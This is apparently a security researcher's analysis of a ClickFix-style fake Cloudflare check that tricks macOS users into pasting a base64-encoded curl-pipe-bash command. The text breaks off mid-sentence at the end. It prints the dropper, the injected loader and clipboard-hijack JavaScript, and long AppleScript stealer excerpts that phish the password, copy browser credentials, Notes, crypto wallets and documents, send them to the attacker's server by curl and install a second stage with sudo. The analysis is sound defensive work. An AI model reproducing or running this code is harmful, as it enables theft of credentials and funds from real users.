Overview
A while back, while visiting a public website, I encountered a suspicious page that resembled a Cloudflare solution but contained instructions intended to infect the visitor’s computer.
It resembles the well-known ClickFix campaign, which in the past was used to target Windows users and encouraged them to execute malicious code on their computers, stealing information from the infected device. In this case, the attack was aimed at infecting devices running the macOS operating system.
The attack appears when a user visits the website for the first time and is not displayed again during subsequent visits, indicating a rotation mechanism that prevents the attack from being easily identified on the site.
Attack Summary
When entering the infected website, visitors would encounter the following Cloudflare-like prompt on the site.

I have redacted the URL of the infected website from all images and included only domains associated with the attack and the malicious infrastructure itself.
It instructed the user to open the Terminal application on their computer and copy the provided text using the Copy button.
The victim was led to believe that the following text was copied by pressing the Copy button:
I am not a robot: Cloudflare Verification ID: 715921
In reality, the Copy button concealed malicious code, which was copied to the clipboard instead. The code had the following form:
echo "Y3VybCAtcyBodHRwczovL2dhbW1hLm1ldHJpY3NhZ2dyZWdhdG9yLnRvL3N0cml4L2luZGV4LnBocCB8IG5vaHVwIGJhc2ggJg==" | base64 -d | bash
After decoding the malicious payload from Base64, the following curl command can be observed:
curl -s https://gamma.metricsaggregator.to/strix/index.php | nohup bash &
As a result, a remote script is downloaded from the specified address and executed in the background.
Website Infection Mechanism
When inspecting the network traffic while loading the infected website and reviewing its sources, it was possible to notice that the site downloads content from the following external sites:
https://commonloamprojects.com/k3Ts3rHRRKH6ROP0llTc44DR64XEZms-M3qTZDLi
https://neutralmarlservices.com/hkc4cx1RXWAnuMWLqUuwqS30X97Pv3mA0Nsy-lTcqMK95j

After inspecting the response, we can see that these sites return the following code, which is injected into the website’s frontend code in the browser:
; (function (o, q, f, e, w, j) { w = q.createElement(f); j = q.getElementsByTagName(f)[0]; w.async = 1; w.src = e; j.parentNode.insertBefore(w, j); })(window, document, 'script', `https://metricsaggregator.to/s/X.js`);


This indicates that the malicious content imitating Cloudflare originates from the X.js script downloaded from the following source:
https://metricsaggregator.to/s/X.js
Revisiting the pages hosted at commonloamprojects.com and neutralmarlservices.com now returns an empty response, which prevents the attack from being repeatedly reproduced.
commonloamprojects.com

neutralmarlservices.com

This behavior indicates the presence of either a rotation mechanism or a random-like function that serves the malicious content only at specific points of access, as the malicious page is not displayed to the user every time they visit the infected site.
X.js Script
The injected X.js script completely replaces the visual layer of the infected website, displaying a fake verification page impersonating the Cloudflare service.
The script halts the loading of the current page and removes attributes (such as class, id, style, etc.) from the main elements, effectively clearing the DOM.
window.stop();
for (let el of [document.documentElement, document.head, document.body]) {
    for (let at of [["class", "style", "lang", "id", "dir"]]) {
        el.removeAttribute(at);
    }
}
The decode() function is used to decrypt the HTML stored in the frame1Source variable.
function decode(base64Input) {
    const binaryString = atob(base64Input);
    const utf8Bytes = new Uint8Array([...binaryString].map(char => char.charCodeAt(0)));
    return new TextDecoder().decode(utf8Bytes);
}
Based on this content, the code then creates a full-screen <iframe> and loads it with content imitating a Cloudflare security check.
In doing so, the script completely overwrites the entire user interface with its own fake view.
let frame1 = createFrame("frame-1", decode(frame1Source))
document.body.appendChild(frame1);
The malicious component of the code is the winda variable, which contains the previously described malicious payload copied by the user.
const winda = `echo "Y3VybCAtcyBodHRwczovL2dhbW1hLm1ldHJpY3NhZ2dyZWdhdG9yLnRvL3N0cml4L2luZGV4LnBocCB8IG5vaHVwIGJhc2ggJg==" | base64 -d | bash`;
The script fingerprints the user’s operating system using the getOS() function, which is disabled in the current version of the script.
At present, we can see that the author of the malicious script has deliberately commented out dynamic detection and hardcoded userOS = "mac".
function getOS() {
    const ua = navigator.userAgent;
    if (/(tablet|ipad|playbook|silk)|(android(?!.*mobi))/i.test(ua)) return "tablet";
    if (/Mobile|iP(hone|od)|Android|BlackBerry|IEMobile|Kindle|Silk-Accelerated|(hpw|web)OS|Opera M(obi|ini)/.test(ua)) return "mobile";
    if (ua.includes("Macintosh") || ua.includes("MacIntel") || ua.includes("MacPPC") || ua.includes("Mac OS")) return "mac";
    if (ua.includes("Windows") || ua.includes("Win64") || ua.includes("Win32")) return "windows";
    return "unknown";
}
// const userOS = getOS();
const userOS = "mac";
The winda variable is then used to inject the malicious code into the page’s source, as shown in the following code snippet:
if (userOS === "mac" || userOS === "unknown") {
    macInstructions.classList.remove('hidden');
    copyMacCommandButton.addEventListener('click', () => copyToClipboard(winda, copyMacCommandButton));
} else if (userOS === "windows") {
    windowsInstructions.classList.remove('hidden');
    const windowsCompatibleCommand = `windows_command`;
    copyWindowsCommandButton.addEventListener('click', () => copyToClipboard(windowsCompatibleCommand, copyWindowsCommandButton));
} else {
    unknownOsInstructions.classList.remove('hidden');
    copyUnknownOsCommandButton.addEventListener('click', () => copyToClipboard(winda, copyUnknownOsCommandButton));
}
As we can see, it is specifically tailored for macOS.
The
windowsCompatibleCommandwas not found anywhere in the maliciousX.jsfile, indicating that, at present, the campaign is designed to operate only when targeting the macOS operating system.
Obtaining the Malicious Code


When we access the page gamma.metricsaggregator.to via a web browser, which is the page from which the malicious code is retrieved, we observe that it returns an HTTP 418 “I’m a teapot” response.
https://gamma.metricsaggregator.to/strix/index.php
HTTP/2 418 I'm a teapot
Server: openresty
Date: Sun, 09 Nov 2025 13:12:52 GMT
Content-Type: text/html; charset=UTF-8
Cache-Control: no-store
When we change the User-Agent to one corresponding to the curl tool, as anticipated by the attacker in their malicious payload, we observe that the page returns malicious code.
User-Agent: curl/8.1.9

This page returns malicious code written in AppleScript.
Malicious Code Analysis
By analyzing the above code retrieved from the malicious website, we can determine that it is an info-stealing malware targeting macOS systems.
The script collects data from the infected device and then compresses it into a ZIP archive.
The data collected by the script is archived in the file /tmp/salmonela.zip and then sent to the malicious domain https://metricsaggregator.to using the curl command via an HTTP POST request with a custom X-Bid header.
do shell script "curl -X POST -H \"X-Bid: f48fbe39836779cadbf148b5952919fd\" \
-F \"lil-arch=@/tmp/salmonela.zip\" \
https://metricsaggregator.to/api/data/receive"
The script forces the user to enter a password in a fake system window, which it then verifies and stores locally. It uses the dscl . authonly command to check whether the password is correct.
- Displaying the fake window and reading the password
display dialog "In order to process action required. Input device password to authorize your access:" default answer "" with icon caution buttons {"Continue"} default button "Continue" giving up after 150 with title "macOS Protection Service" with hidden answer
set password_entered to text returned of result
- Verifying the correctness of the password
do shell script "dscl . authonly " & quoted form of username & space & quoted form of password_entered
- Saving the obtained password to disk
writeText(password_entered, systemProfile & "/.pwd")
Collecting Data from Browsers and the Notes Application
The malicious script attempts to obtain data stored in standard browser files.
It searches the Firefox profile directories and copies login data, cookies, form history, and encryption keys.
on parseFF(browsername, firefox, writemind)
  try
    set myFiles to {"/cookies.sqlite", "/formhistory.sqlite", "/key4.db", "/logins.json"}
    set fileList to list folder firefox without invisibles
    repeat with currentItem in fileList
      set brPrName to browsername & "_" & currentItem
      set savePath to writemind & "Brs/" & brPrName
      set extSavePath to writemind & "Exts/" & brPrName
      firewallets(firefox & currentItem, extSavePath)
      set readpath to firefox & currentItem
      repeat with FFile in myFiles
        readwrite(readpath & FFile, savePath & FFile)
      end repeat
    end repeat
  end try
end parseFF
For Chromium-based browsers, the script searches the profile directories, copying, among other things, cookies, login data, Web Data files, and the contents of the Local Extension Settings and IndexedDB folders.
set chromiumFiles to {"/Network/Cookies", "/Cookies", "/Web Data", "/Login Data", "/Local Extension Settings/", "/IndexedDB/"}
It also attempts to retrieve data related to the Safari browser and the Notes application:
- Safari
try
    set safariFolderPath to (path to home folder as text) & "Library:Cookies:"
    duplicate file (safariFolderPath & "Cookies.binarycookies") to folder destinationFolderPath with replacing
    set name of result to "saf1"
end try
set safariFolder to ((path to library folder from user domain as text) & "Containers:com.apple.Safari:Data:Library:Cookies:")
- Notes
set notesFolderPath to (path to home folder as text) & "Library:Group Containers:group.com.apple.notes:"
        set notesFolder to folder notesFolderPath
        set notesFiles to {"NoteStore.sqlite", "NoteStore.sqlite-shm", "NoteStore.sqlite-wal"}
        repeat with aFile in notesFiles
Collecting Cryptocurrency Wallet Data
The script defines a list of locations of popular wallets and copies their directories to a temporary Wlt/ directory.
set walletMap to {{"Electrum", systemProfile & "/.electrum/wallets/"}, {"Coinomi", library & "Coinomi/wallets/"}, {"Exodus", library & "Exodus/"}, {"Atomic", library & "atomic/Local Storage/leveldb/"}, {"Wasabi", systemProfile & "/.walletwasabi/client/Wallets/"}, {"Ledger_Live", library & "Ledger Live/"}, {"Monero", systemProfile & "/Monero/wallets/"}, {"Bitcoin_Core", library & "Bitcoin/wallets/"}, {"Litecoin_Core", library & "Litecoin/wallets/"}, {"Dash_Core", library & "DashCore/wallets/"}, {"Electrum_LTC", systemProfile & "/.electrum-ltc/wallets/"}, {"Electron_Cash", systemProfile & "/.electron-cash/wallets/"}, {"Guarda", library & "Guarda/"}, {"Dogecoin_Core", library & "Dogecoin/wallets/"}, {"Trezor_Suite", library & "@trezor/suite-desktop/"}}
try
    readwrite(library & "Binance/app-store.json", writemind & "deskwallets/Binance/app-store.json")
end try
try
    readwrite(library & "@tonkeeper/desktop/config.json", "deskwallets/TonKeeper/config.json")
end try

. . .

repeat with deskWallet in walletMap
    try
        GrabFolder(item 2 of deskWallet, writemind & "Wlt/" & item 1 of deskWallet)
    end try
Collecting User Documents and Files
The script searches the Desktop and Documents folders for files with specific extensions (including .pdf, .docx, .wallet, .key, and .jpg), which it then copies to the working directory.
set extensionsList to {"txt", "pdf", "docx", "wallet", "key", "keys", "doc", "jpeg", "png", "kdbx", "rtf", "jpg"}
try
    set desktopFiles to every file of desktop
    set documentsFiles to every file of folder "Documents" of (path to home folder)
    repeat with aFile in (desktopFiles & documentsFiles)
        set fileExtension to name extension of aFile
        if fileExtension is in extensionsList then
            set fileSize to size of aFile
            if (bankSize + fileSize) < 10 * 1024 * 1024 then
                try
                    duplicate aFile to folder destinationFolderPath with replacing
                    set bankSize to bankSize + fileSize
                end try
            else
                exit repeat
            end if
        end if
    end repeat
end try
It copies the matching files to a destination directory while tracking their total size and stopping once a 10 MB limit is reached.
Data Packaging and Exfiltration
After the data collection procedure is completed by the script, the collected data is compressed and sent to an external server controlled by the attacker.
do shell script "ditto -c -k --sequesterRsrc " & writemind & " /tmp/salmonela.zip"
The data is then exfiltrated using the send_data() function:
send_data(0, outUsername, serverIP, isBot)
on send_data(attempt, outUsername, serverIP, isBot)
  try
    set result_send to (do shell script "curl -X POST -H \"X-Bid: " & "f48fbe39836779cadbf148b5952919fd" & "\" -F \"lil-arch=@/tmp/salmonela.zip\" https://metricsaggregator.to/api/data/receive")
  on error
    if attempt < 10 then
      delay 60
      send_data(attempt + 1, outUsername, serverIP)
    end if
  end try
end send_data
The function attempts to upload a compressed archive to a remote server using an HTTP POST request. If the transmission fails, it retries up to ten times, waiting 60 seconds between attempts.
After data exfiltration is completed, the script then removes the directories associated with its operation.
do shell script "rm -r " & writemind
do shell script "rm /tmp/salmonela.zip"
Second Stage
We also see that when the script finishes its execution, it triggers the toast() function, which is run using the user’s previously obtained password.
However, in the current version of the script this function is commented out, so it will not be executed.
try
    -- toast(password_entered, "Ledger Live", "https://gamma.metricsaggregator.to/7379951eb23e20eac7369c2b91a325d2_b_l.php", "lekkjah", "lekkoisk")
end try
When we examine how this function works, we can see that it is responsible for downloading, unpacking, and installing the second-stage payload on the victim’s system.
on toast(sampleVal, anotherVal, thirdVal, fourthVal, fifthVal)
  set downloadURL to ""

  set appName to "" & anotherVal & ".app"
  set appPath to "/Applications/" & appName
  set tempDir to "/tmp/"
  set zipFile to tempDir & fourthVal & ".zip"
  set extractDir to tempDir & fifthVal

  try
    do shell script "curl -L -o '" & POSIX path of zipFile & "' '" & thirdVal & "'"
    try
      do shell script "pkill -9 '" & appName & "'"
    end try

    delay 1

    do shell script "mkdir -p '" & POSIX path of extractDir & "'"
    do shell script "unzip -q '" & POSIX path of zipFile & "' -d '" & POSIX path of extractDir & "'"
    do shell script "rm -r '" & POSIX path of extractDir & "/__MACOSX/" & "'"

    set findAppResult to do shell script "find '" & POSIX path of extractDir & "' -maxdepth 2 -name '*.app' -type d | head -1"
    set newAppPath to findAppResult

    if newAppPath is "" then
      do shell script "rm -rf '" & POSIX path of extractDir & "'"
      do shell script "rm -f '" & POSIX path of zipFile & "'"
      return
    end if

    do shell script "echo \"" & sampleVal & "\" | sudo -S rm -rf '" & POSIX path of appPath & "'"

    delay 1

    do shell script "echo \"" & sampleVal & "\" | sudo -S cp -r '" & newAppPath & "' '" & POSIX path of appPath & "'"

    do shell script "rm -rf '" & POSIX path of extractDir & "'"
    do shell script "rm -f '" & POSIX path of zipFile & "'"
  end try
end toast
We can observe that the second stage is downloaded from the following location:
